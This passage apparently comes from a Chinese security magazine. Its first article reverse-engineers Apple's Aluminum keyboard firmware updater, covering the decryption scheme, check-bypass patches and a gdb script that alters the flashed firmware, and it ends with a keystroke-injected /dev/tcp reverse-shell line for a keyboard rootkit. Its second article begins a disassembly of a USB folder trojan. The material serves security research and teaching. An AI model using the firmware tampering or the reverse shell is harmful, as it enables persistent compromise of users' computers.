在本文中，我们研究的对象是 2007 年推出的有线、带有数字按键区域的 Aluminum 键盘，根据其推出的年代及使用时限，我们有理由相信其已经是目前 Apple 标准配置中主流的键盘设备了。我们将其拆解之后发现，该键盘的内部电路板上有一块 48 脚 SSOP（Shrink Small Outline Package）封装的 Cypress CY7C63923 微控制器，它是属于 8 位的哈佛结构（译注：哈佛结构是一种将程序指令存储和数据存储分开的存储器结构。中央处理器首先到程序指令存储器中读取程序指令内容，解码后得到数据地址，再到相应的数据存储器中读取数据，并进行下一步的操作），具有 256 字节的 RAM 和 8KB 的闪存空间。CY7C63923 芯片属于 Cypress 半导体公司的 enCoRe II 系列，专门为低速的 USB 设备而设计，因此它可以三个端点（endpoint）支持一个低速的 USB 设备：一个必须控制端（control endpoint）以及另外两个附加端点（additional endpoint）。当我们将键盘连接到计算机上时，其两个 IN 中断端点的地址被配置为 0x81 和 0x82，中断的 bInterval 值均为 10，但是 0x81 端点的 wMaxPacketSize 为 8，0x82

端点的 wMaxPacketSize 为 1。

在键盘的电路板上，与微控制器相邻的还有一块 8 脚 SOIC（Small-outline integrated circuit）封装芯片——25LC040A 系列的 EEPROM。虽然和 CY7C63923 相邻，但根据电路排布，它实际上是和 Cypress CY7C65630 USB 2.0 hub 控制器连接在一起，后者是一个 56 脚的 QFN（Quad flat non-leaded，四侧无引脚扁平）封装。上面几个芯片的实物和电路连接如图 2 所示。






图 2 键盘芯片连接图

Apple 固件更新

Aluminum 键盘 Version 1.0 版的固件更新程序可以从 Apple 的网站下载，地址是 http://support.apple.com/downloads/Aluminum_Keyboard_Firmware_Update_1_0。Apple 在接到一些用户关于按键错误的反馈之后，发布了此更新例程。下载后的文件是 AlKybdFirmwareUpdate.dmg（Mac 下的安装文件，类似于 Windows 下的 setup.exe），打开后得到一个封装的文件 AlKybdFirmwareUpdate.pkg。当我们运行这个安装包时，会在/Applications/Utilities 目录下建立一个名为“Aluminum Keyboard Firmware Update”的应用程序。在 Mac OS X 操作系统当中，应用程序实际上是存储在一个文件夹里，文件夹的名称是应用程序名后附加“.app”字串。在该目录结构下还有 Contents/Resources 路径，其中有两个文件 HIDFirmwareUpdaterTool 和 kbd_0x0069_0x0220.irrxfw，正是我们所感兴趣的，如图 3 所示。

Filename	Size	SHA-1
AlKybdFirmwareUpdate.dmg	1,568,432	8c914be94e31a1f2543bd590d7239aebc1ebb0c0
AlKybdFirmwareUpdate.pkg	1,483,229	7e1e75a4d937f6ba44f97a7bfc72e3a04fc9a1be
HIDFirmwareUpdaterTool	76,480	3d564d6cb3bd73121876a2f9a0b9b85ca032a3fb
kbd_0x0069_0x0220.irrxfw	18,253	cf2b7ac6d4575b8f57ba5562ab1d94ff337736f4

图 3 我们感兴趣的文件信息

逆向固件更新程序

Aluminum 键盘固件更新程序的 magic number 是 0xCAFEBABE，表示一种 fat/universal（Mac 下的二进制文件格式，概念上与 Windows 下的 PE 类似）形式的二进制文件类似。为方便起见，我们直接来检查更新程序中 Intel x86 指令的部分。在 CustomerKB.nib 文件中，NSButton 的 push 操作会触发 MyMainController 类执行更新操作，这其中首先调用 applicationDidFinishLaunching 函数，它位于地址 0x00004fe7 处，是一个类方法，执行初始化过程，然后再调用一系列的其他函数。这些函数查询/System/Library/CoreServices/目录下的 SystemVersion.plist，确定操作系统版本，至少要求是 Mac 10.5.2。MyMainController 接着调用 0x000035e0 处的代码，查找待更新的键盘设备。该段代码用到了 I/O Kit library，搜索当前的 USB 设备，所要求的制造商 ID 为 0x0220，产品 ID 为 0x222、0x221、0x220 或者 0x228。目前我们碰到过的大多数的 Aluminum 键盘的产品 ID 均为 0x220。

更新程序会检查键盘，并验证固件镜像文件 kbd_0x0069_0x0220.irrxfw 自身的完整性等多项属性，保证不被篡改。验证的函数是 CRC32，位于 0x00003005 处的 75 个字节。虽然名为 CRC，但它做的仅仅是将固件镜像文件的各个字节累加起来，得到累加值 0x252ed7。我们使用 otool 将 doUpdate 的前 64 字节反汇编出来，得到的编码如图 4 所示。

```
00004df4   pushl   %ebp
00004df5   movl    %esp,%ebp
00004df7   pushl   %ebx
00004df8   subl    $0x24,%esp
00004dfb   movl    0x08(%ebp),%ebx
00004dfe   movl    0x000080f0,%eax
00004e03   movl    %ebx,(%esp)
00004e06   movl    %eax,0x04(%esp)
00004e0a   calll   0x000090e0
00004e0f   testb   %al,%al
00004e11   jne     0x00004e2f
00004e13   movl    $0x00000015,0x10(%ebp)
00004e1a   movl    0x00008040,%eax
00004e1f   movl    %ebx,0x08(%ebp)
00004e22   movl    %eax,0x0c(%ebp)
00004e25   addl    $0x24,%esp
00004e28   popl    %ebx
00004e29   leave
00004e2a   jmpl    0x000090e0
00004e2f   movl    0x000080f4,%eax
```

图 4 doUpdate 的前 64 字节

当用户单击“更新”按钮之后，0x00004e0a 处的指令调用了一个大小为 239 字节的子例程。后者检测计算机是否连接在壁装电源插座（wall outlet）上，即以外部电源供电。考虑到更新过程中，外部断电将会对键盘造成不可逆的伤害，因此在使用外部电源的情况下更新操作是不能继续进行的。如果硬要使用外部电源，我们可以更改二进制代码，将 0x00004e11 的 jne 指令改为 jmp，即 0x75 改成 0xEB 就行。

如果读者手边的键盘固件已经更新过了，此时的更新程序会弹出一个对话框，提示已经更新的信息，并终止过程。图 5 中的代码就是这部分的检测操作。我们同样可以修改代码，绕过这部分的检测，在第一个条件跳转的地方，0x00004c81 处的 0x75 改为 0xEB，变成直接跳转；第二个 0x00004cba 处的条件跳转变成直接跳转，0x0f8696000000 改为 0xe99700000090；最后再将 0x00004820 处的条件跳转删掉，将 0x740e 改为 0x9090。

```
00004c7a   movl    0x08(%ebp),%eax
00004c7d   cmpl    $0x69,0x50(%eax)
00004c81   jne     0x00004cb3
00004c83   movl    0x00008040,%eax
00004c88   movl    0x08(%ebp),%edx
00004c8b   movl    $0x00000011,0x08(%esp)
00004c93   movl    %eax,0x04(%esp)
00004c97   movl    %edx,(%esp)
00004c9a   calll   0x000090e0
00004c9f   movl    0x00008044,%eax
00004ca4   movl    %eax,0x04(%esp)
00004ca8   movl    0x08(%ebp),%eax
00004cab   movl    %eax,(%esp)
00004cae   calll   0x000090e0
00004cb3   movl    0x08(%ebp),%edx
00004cb6   cmpl    $0x69,0x50(%edx)
00004cba   jbel    0x00004d56
```

图 5　检测部分的代码片段

代码混淆

用户单击更新按钮之后，一切条件满足，就可以开始我们的更新之旅了。更新过程会以-parse kbd_0x0069_0x0220.irrxfw 为参数，触发 HIDFirmwareUpdaterTool 的执行。HIDFirmwareUpdaterTool 首先检查固件映像文件的正确性，然后再开始真正的升级过程。我们提到的 kbd_0x0069_0x0220.irrxfw 文件是加密过的，解密例程的代码如图 6 所示。

```
00004086   movzbl  %al,%edx
00004089   incl    %ecx
0000408a   movzbl  0x00006020(%edx),%eax
00004091   notl    %eax
00004093   xorb    (%esi),%al
00004095   xorb    %al,0xffffff55(%ebp,%edx)
0000409c   cmpb    %cl,%bl
0000409e   movl    %ecx,%eax
000040a0   ja      0x00004086
```

图 6 解密例程的代码

我们列出了加密文件中的 83 个字节，如图 7 所示，用 $A=A_0A_1...A_{82}$ 来指代，然后再以 $B=B_0B_1...B_{52}$ 的形式指代图 8 中的 53 个字节。

```
31 1c ef 62 df a7 43 23 78 92 22 6a
38 12 14 a4 65 02 2b 00 9c 00 57 5e
10 85 50 73 d0 b1 17 2b 49 ac 49 c4
33 21 b4 48 23 8c 27 98 12 34 80 00
48 ff b4 8f 04 2e 24 2d 92 c7 82 e2
a6 a5 20 20 98 11 84 26 b7 cc 28 f3
e6 98 38 23 dc ba 28 44 42 39 44
```

图 7　加密固件文件的部分编码—A 部分

```
12 14 a4 65 02 2b 00 9c 00 57 5e 10
85 50 73 d0 b1 17 2b 49 ac 49 c4 33
21 b4 48 23 8c 27 98 12 34 80 00 48
ff b4 8f 04 2e 24 2d 92 c7 82 e2 a6
a5 20 20 98 11
```

图 8　加密固件文件的部分编码—B 部分

解密例程首先读取固件文件的前 83 个字节，随后的读取都以 83 个字节为一组。对第 i 组，该组的所有字节均和 A 中对应字节的补码做异或，然后每个字节再和 $B_{(i+16)\ mod\ 53}$ 做异或，最终才得到解密后的明文。以此来看，kbd_0x0069_0x0220.irrxfw 文件的第一个 83 字节组，就和 A 的补码先做异或，然后每个字节再异或上 0x17；下面的一个组也是先和 A 的补码异或，然后每个字节再异或 0x2b，等等。最后，文件明文字节的累加和为 0x1057f8，以此作为最后的校验和验证。

绕过代码混淆

在此我们并不打算完全弄懂更新程序的代码混淆过程，理论上来说也没有必要。最终 HIDFirmwareUpdaterTool 会将镜像文件的明文通过 USB 总线发送给键盘的 bootloader（启动加载程序）。解密后的固件文件可以不费吹灰之力从内存中得到，使用 gdb 从内存中转储的具体过程如图 9 所示。

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) b *0x4abc
Breakpoint 1 at 0x4abc
(gdb) r -progress -pid 0x220
      kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x00004abc in ?? ()
(gdb) dump binary memory dump.bin
      0x61ec 0x89ec
```

图 9　从内存中获取解密后的固件文件

补充一下前面所讲的，微控制器中的闪存空间是以块（block）为单位划分的，每块大小为 64 个字节。观察转储的文件 dump.bin，每次都是以 35 个字节为单位，就可以发现其中的数据组织模式。dump.bin 的前 8820 字节和我们的目的相关，每一次都会以 dump.bin 的 35 个字节为单位，将其中固件文件的 32 个字节通过 USB 总线发送到微控制器的闪存。这 35 个字节中的前 3 个为控制字节，前两个给出块编号，后一个表示该 32 字节是要存放在块的低半或者高半部分。

I/O Kit API

在 Mac OS X 操作系统当中，I/O Kit API 是一组为设备驱动程序开发和硬件间通信而设计的程序开发框架。HIDFirmwareUpdaterTool 就是通过 USB 总线，利用 I/O Kit 的相关服务来访问键盘的。首先，程序会建立一个设备匹配的字典，在一个驻留内存、维护了所有系统设备信息的树形结构，即所谓的系统 I/O 注册表中查找 Aluminum 键盘。当有硬件加入或者从系统中删除时，注册表都会自动更新，维护着最新版本的系统硬件配置情况。在 Mac OS X 上，我们可以使用 I/O Registry Explorer 工具，或者 ioreg 命令行指令来查看其中的相关信息。

在和 I/O Kit 通信之前，首先需要取得 I/O Kit 的主端口（master port），即一个 Mach port。HIDFirmwareUpdaterTool 使用了 IOMasterPort()函数完成这项任务，将端口号以参数的形式发送到后续的函数。在最近的 Mac OS X 版本中，IOKitLib.h 文件里定义的 kIOMasterPortDefault 常量可以作为主端口的默认值。在程序的最后，使用过的主端口也要做相应的释放和析构。接着，软件使用 IOServiceMatching()，以 IOUSBDevice 为参数创建一个设备匹配的字典，这需要在 I/O 注册表中做大量的搜索工作。搜索以制造商 ID 0x05ac、产品 ID 0x0220 为关键字进行，然后将字典传递给 IOServiceGetMatchingService()，获取相关的 IOService 对象。该函数匹配到的是一组相关的设备，并返回一个指向其中第一个设备的游标（iterator）。因此，理论上来说搜索可能会得到若干设备，但程序只关心其

中最符合匹配要求的一个，即游标所指的设备。当系统中连接有多个 Aluminum 键盘时，最终只有一个可以进行更新和升级操作。获得游标之后，IORegistryEntryCreateCFProperty()开始查询键盘的 bcdDevice 属性，该属性以二元码的十进制形式来表示。我们注意到，固件更新前，键盘的 bcdDevice 值为 0x67，更新后是 0x69。当 HIDFirmwareUpdaterTool 检测到该属性为 0x68 时，将拒绝更新操作。同样，我们还是可以通过修改二进制代码绕过这里的属性检测，将 0x00003373 处的 0x0f873b0a0000 改为 0x909090909090 即可。

Bootloader 操作

键盘没有设置中断的 OUT 端点，所以程序需要使用控制点的方法进入 Bootloader 模式。0x000020c3 处的例程执行之后，微控制器的 Bootloader 就开始运行了，而此时的键盘则暂时停止工作。我们发现在传入 IOUSBDeviceClass::deviceDeviceRequest() 时有参数 IOUSBDevRequest，查询了相关的 USB 标准之后，确定程序是使用了一个 HID 定义的（HID-specific）请求让键盘进入 Bootloader 模式。

为了仔细看清楚这些通过 USB 传递到键盘的数据，我们来到地址 0x00002d69 处，检查其中的 260 个字节。这些代码处理的是通过 USB 读写键盘的任务，每一次调用都会向键盘发送一个数据包，随后再读取键盘的操作响应结果。在这部分代码中，0x00002dcf 处又调用了 IOUSBInterfaceClass 类中的 interfaceWritePipe()函数，将从 0x0000a7c0 开始的 64 字节缓冲区中的内容发送出去。随后 0x00002e07 处调用的是 IOUSBInterfaceClass::interfaceReadPipe()，将键盘响应读取到 0x0000a760 处的一个缓冲区里。图 10 所示的是为传输到键盘的 64 字节缓冲区准备数据的代码，而图 11 是第一个发送到键盘的 64 字节的数据包。

```
00004c66  movl   0x000060a0,%esi
00004c6c  cmpb   $0x00,0x0000607d
00004c73  movb   $0xff,(%esi)
00004c76  movb   $0x38,0x01(%esi)
00004c7a  movb   $0x00,0x02(%esi)
00004c7e  movb   $0x01,0x03(%esi)
00004c82  movb   $0x02,0x04(%esi)
00004c86  movb   $0x03,0x05(%esi)
00004c8a  movb   $0x04,0x06(%esi)
00004c8e  movb   $0x05,0x07(%esi)
00004c92  movb   $0x06,0x08(%esi)
00004c96  movb   $0x07,0x09(%esi)
00004c9a  je     0x00004cc1
00004c9c  xorl   %edx,%edx
00004c9e  movl   %esi,%eax
00004ca0  leal   0x2d(%esi),%ecx
00004ca3  addb   (%eax),%dl
00004ca5  incl   %eax
00004ca6  cmpl   %ecx,%eax
00004ca8  jne    0x00004ca3
00004caa  movb   %dl,0x2d(%esi)
00004cad  movl   0x000060a0,%edx
00004cb3  movl   %esi,%eax
00004cb5  addl   $0x12,%edx
00004cb8  movb   $0x00,0x2e(%eax)
00004cbc  incl   %eax
00004cbd  cmpl   %eax,%edx
00004cbf  jne    0x00004cb8
```

图 10 数据包处理代码

```
ff 38 00 01 02 03 04 05 06 07 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 53 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00
```

图 11 发送到键盘的第一个 64 字节数据包

这个数据包的作用是引导键盘进入 Bootloader 模式。0x00004c9e 至 0x00004caa 处有一段简单的校验和计算程序，在这里即 0xff+0x38+0x01+0x02+…+0x07=0x153，最后 0x153 mod 0x100=0x53。USB 数据包的前两个字节是发送的命令，上图的“ff 38”即进入 Bootloader 模式，如果是“ff 3a”则命令 bootloader 验证闪存空间，而“ff 39”是向闪存空间写入信息。键盘响应相当于对刚才写操作的返回值，读取之后的数据存放在缓冲区中，0x00002d69 处就是刚才写操作的返回值，具体各值所代表的意义如图 12 所示。

Return value	Reason for error
0x00	Device did not respond error
0x08	Flash protection error
0x10	Communication checksum error
0x80	Invalid command error

图 12 键盘闪存写操作返回值的具体含义

在程序的最后，还有一波检验和的计算，将所有固件 block 的字节加起来，再 mod 0x10000。编号为 0x02 至 0x4b 的 block 累加和为 0x4e41b，mod 0x10000 为 0xe41b，该校验值将以大端序（big endian）存储在最后一个写入到键盘闪存的数据包中，并发送出去。

漏洞利用

1）从这里开始

在这里我们不便公开修改过的键盘固件更新程序的具体细节，但是我们会讲述其修改原理。我们的目标是，当键盘首次连接到计算机上时，键盘的 CAPS LOCK 指示 LED 会闪耀一下。以此类推，还可以开展更多的恶意修改。

LED 的激活信号是由脚 P2.7 传入的，由微控制器的 0x02 号寄存器来控制。我们检索了原始固件更新程序中的相关字节，发现指令 MOV reg[0x02]控制了该寄存器，其操作码为 0x62 0x02。我们在 0x0c 块中找到了这条指令 0x62 0x02 0x80，实际上是“MOV reg[0x02], 0x80”。上文说过，整个更新程序的校验和为 0x4e41b，我们将 0x80 替换为 0x00，新的校验和为 0x4e39b。因此，位于最后一个块的 0xe41b 就应该被替换为 0xe39b。如图 13 所示的 GDB 脚本，执行的就是上面的修改操作。

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220
      kbd_0x0069_0x0220.irrxfw
HIDFirmwareUpdaterTool version 1.6.0
#1##2##3#
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set (char)0x64b9 = 0x00
(gdb) set (short)0x845e = 0x9be3
(gdb) c
```

图 13 修改固件程序的 GDB 脚本

2）保持 Rootkit 的持久性

任何一款成功的 Rootkit，最终都要考虑其存在持久性的问题。也就是说一个好的 Rootkit 要善于隐藏自己，能够躲过典型的 Rootkit 检测方法。常见的检测手段有文件完整性检查，检查内核钩子，或者操纵内核对象，以及在对付基于虚拟机的 Rootkit 的时候用到的硬件检测和时序检测方法。我们在本文中提到的代码可以完全绕过上述的各种检测方法，不仅如此，连现在最新的硬件安全手段 TPM（Trusted Platform Module，可信平台模块）对此都束手无策。

正如大多数人所关注的，我们的代码仅需预先定义的几次击键操作就万事大吉。当操作系统枚举到系统键盘时，Rootkit 可以从特定的控制端向键盘发送信号，指示说攻击者植入的 Rootkit 还在运行，你那边稍安勿躁。但键盘如果没有收到相关的信号，它则会自动向攻击者的主机发送请求，在目标机上安装恶意软件。我们修改了键盘的更新程序，轻易绕过了上述的检测方法，即使第一次 Rootkit 被检测而到被删除，键盘程序仍然能够联系远端，下载新的恶意代码。


例如，键盘可以模拟下面的击键顺序，COMMAND-SPACE，然后是“terminal”，回车，接着“exec /bin/sh 0</dev/tcp/127.0.0.1/4444 1>&0 2>&0”，最后以一个回车结束，请注意上面序列中的 127.0.0.1，可以替换为攻击者机器的真实 IP 地址。在 Mac OS X 下，COMMAND-SPACE 激活的是 Spotlight，接着在 Spotlight 的搜索框中输入“terminal”，打开控制台程序。然后 exec 执行一段 shell 攻击脚本，向本地的 4444 端口发送一个 TCP 包。Mac OS X 的防火墙在默认情况下是不会被激活的，因此不会阻止外出的数据包。在本例中，我们假设用户使用了一个诸如 Little Snitch 这样的防火墙，因此最后的几次击键模拟就是选择防火墙的默认选项，放行 Terminal.app 对外的 TCP 数据连接。通过这几次简单的键盘操作，即使用户安装了绝对干净的系统，Rootkit 也有可能借助键盘的帮助，重装上阵。

结　论

通过本文的介绍，要逆向 Apple 的固件更新程序看起来也不是想象中的那么困难。但是 Apple 可能会下功夫，使用更加复杂的加密和校验和技术，增加我们解密程序的难度。例如他们经常做的就是在二进制程序的代码段中添加一个标志比特 0x8，像 Finder.app 和 Dock.app 读取到时会采用预定的 AES 解密算法。Apple 也会在 iTunes 中添加一个 PT_DENY_ATTACH ptrace()请求，以阻止外部的程序调试。不过归根结底，这些只是增加了我们的解密时间，只要时间允许，还是可以把它们逐一破解掉的。

像键盘这么简单的设备，加入固件更新机制未必是件好事，由此带来的安全隐患远比其所带来的便利之处要大得多。扩展开来，其他可以固件更新的设备，也同样存在着恶意利用的危险。固件更新是一把双刃剑，是好是坏还是要使用的人自己去体会。

前置知识：汇编
关键词：破解、移动设备、病毒



文件夹病毒破解分析

文/图 Fahrenheit

最近周围的朋友总有中这样那样病毒的。那天正逢把 U 盘借给别人，拿回来时居然发现 U 盘也不幸中招，所有的文件夹名称后面都多了个“.exe”。借着平日在网上闲游乱逛积累起来的经验，我估计是中毒了。用 360 一查，果然，名曰 Trojan.Generic.2890299 病毒。既然撞到病毒，只能自认倒霉，但是到了我的 U 盘也不能白来一趟，我决定把它的感染原理做个透彻分析。

PE 信息

在 FFI 下检测 PE 信息，该病毒程序属于 Win32 子系统，创建于 2009 年 12 月 10 日 5:46:10。没有导出表，但是导入了 kernel32.dll、MSVCRT.dll、MFC42.dll 和

ADVAPI32.dll 四个 DLL 中的函数。另外还发现程序有 UPX 0.89.6 - 1.02 / 1.05 - 1.22>Markus & Lazlo 的壳，使用工具脱掉以后，文件大小由原来的 34KB 变为 88KB。一切障碍扫除，可以准备我们的逆向分析之旅了。

MFC 应用程序的外衣

用 OD 加载病毒程序，发现第一层调用的主程序部分很短，不到 200 行代码，而且该层代码中大量调用了 MSVCRT 运行时库中的函数，鲜有自己的内部函数调用。我猜测这是编译器链接时生成的一层包装函数。果然，在仅有的一个内部调用的地方，我们找到了 MFC 窗口的初始化历程——_AfxWinMain，位于地址 004019B2 处，代码如下：

```
004019A2  push  dword ptr [esp+10]
004019A6  push  dword ptr [esp+10]
004019AA  push  dword ptr [esp+10]
004019AE  push  dword ptr [esp+10]
004019B2  call  <jmp.&MFC42.#1576_AfxWinMain>
004019B7  retn  10
```

单步进入位于 MFC42.dll 中的_AfxWinMain 函数，在执行了_AfxGetThread、_AfxGetModuleState、_AfxWinInit 和地址 004016C0 处的 WinApp::InitApplication 之后，包装函数由一个“call [eax+58]”，终于进入了病毒程序的主要处理逻辑，如图 1 所示，此时病毒的处理逻辑位于 00401459。




图 1　由包装函数进入病毒处理逻辑

病毒上层的控制代码也不算很大，索性全部贴出来做分析之用。该病毒的特征是感染之后，移动磁盘设备中的文件夹全部变为带有.exe 后缀，双击运行其中任何一个都必定导致连续的感染。因此我们在本文中将按照病毒执行的顺序，把所有动作分为三个部分来叙述，在最后再来总结该病毒的工作流程。

```
00401459  mov   eax, 00401B14
0040145E  call  004017A0
00401463  sub   esp, 10C
00401469  lea   ecx, [ebp-10]
0040146C  call  <jmp.&MFC42.#540_CString:: CString>
00401471  and   dword ptr [ebp-4], 0
00401475  push  104          ; /n = 104 (260.)
0040147A  lea   eax, [ebp-118]   ; |
00401480  push  0    ; |c = 00
00401482  push  eax   ; |s
00401483  call  <jmp.&MSVCRT.memset>   ; \memset
00401488  lea   eax, [ebp-14]
0040148B  push  eax
0040148C  call  00401128
00401491  add   esp, 10
00401494  push  eax
00401495  lea   ecx, [ebp-10]
00401498  mov   byte ptr [ebp-4], 1
0040149C  call
<jmp.&MFC42.#858_CString::operator=>
004014A1  and   byte ptr [ebp-4], 0
004014A5  lea   ecx, [ebp-14]
004014A8  call  <jmp.&MFC42.#800_CString::~
CString>
004014AD  lea   eax, [ebp-118]
004014B3  push  00410178    ; /src = "explorer.exe"
004014B8  push  eax         ; |dest
004014B9  mov   byte ptr [ebp-118], 22    ; |
004014C0  call  <jmp.&MSVCRT.strcat>  ; \strcat
004014C5  lea   eax, [ebp-118]
004014CB  push  004100D4   ; /src = """"
004014D0  push  eax        ; |dest
004014D1  call  <jmp.&MSVCRT.strcat>  ; \strcat
004014D6  lea   eax, [ebp-118]
004014DC  push  004100D0   ; /src = "    "
004014E1  push  eax     ; |dest
004014E2  call  <jmp.&MSVCRT.strcat>  ; \strcat
004014E7  push  dword ptr [ebp-10]        ; /src
004014EA  ea    eax, [ebp-118]   ; |
004014F0  push  eax   ; |dest
004014F1  call  <jmp.&MSVCRT.strcat>  ; \strcat
004014F6  push  dword ptr [ebp-10]
004014F9  call  004010E3
004014FE  add   esp, 24
00401501  test  eax, eax
00401503  je    short 00401514
00401505  lea   eax, [ebp-118]
0040150B  push  1    ; /ShowState = SW_
SHOWNORMAL
0040150D  push  eax   ; |CmdLine
0040150E  call  [<&KERNEL32.WinExec>]   ; \WinExec
00401514  call  004020D9
00401519  call  004023DD   ;   registry
0040151E  call  0040238C        ;  autorun
00401523  or    dword ptr [ebp-4], FFFFFFFF
00401527  lea   ecx, [ebp-10]
0040152A  call
<jmp.&MFC42.#800_CString::~CString>
0040152F  mov   ecx, [ebp-C]
00401532  xor   eax, eax
00401534  mov   fs:[0], ecx
0040153B  leave
0040153C  retn
```

打开文件夹

虽然带有.exe 后缀的文件夹是病毒程序，双击也必将导致病毒程序的运行，但是我们双击之后，确实也打开了需要访问的目录，这又是为什么呢？其实这就是病毒使的一个障眼法，在病毒运行之前，先预先打开请求的文件夹。

障眼法的代码从 00401459 开始，至 0040150E 的 WinExec 调用结束。这其中大部分是在做病毒伪装的目

录的定位工作，比如一个病毒名为 hello.exe，它要找到 hello 的文件夹路径。在 0040148C 处调用 00401128 处的函数，完成的就是此项功能。该病毒中的字符串操作是用 MFC 中的 CString 类来实现的，定位部分的主要代码如下，用到了 GetModuleFileNameA 和_splitpath 两个函数。

```
00401098   lea    eax, [ebp-104]
0040109E   push   esi     ; /BufSize
0040109F   push   eax     ; |PathBuffer
004010A0   push   0       ; |hModule = NULL
004010A2   call [<&KERNEL32. GetModuleFileNameA>]
; \GetModuleFileNameA
004010A8   lea    eax, [ebp-204]
004010AE   push   eax        ; /ext
004010AF   lea    eax, [ebp-304]   ; |
004010B5   push   eax            ; |name
004010B6   lea    eax, [ebp-404]     ; |
004010BC   push   eax            ; |dir
004010BD   lea    eax, [ebp-4]       ; |
004010C0   push   eax            ; |drive
004010C1   lea    eax, [ebp-104]     ; |
004010C7   push   eax          ; |path
004010C8   call   [<&MSVCRT._splitpath>]    ; \_splitpath
```

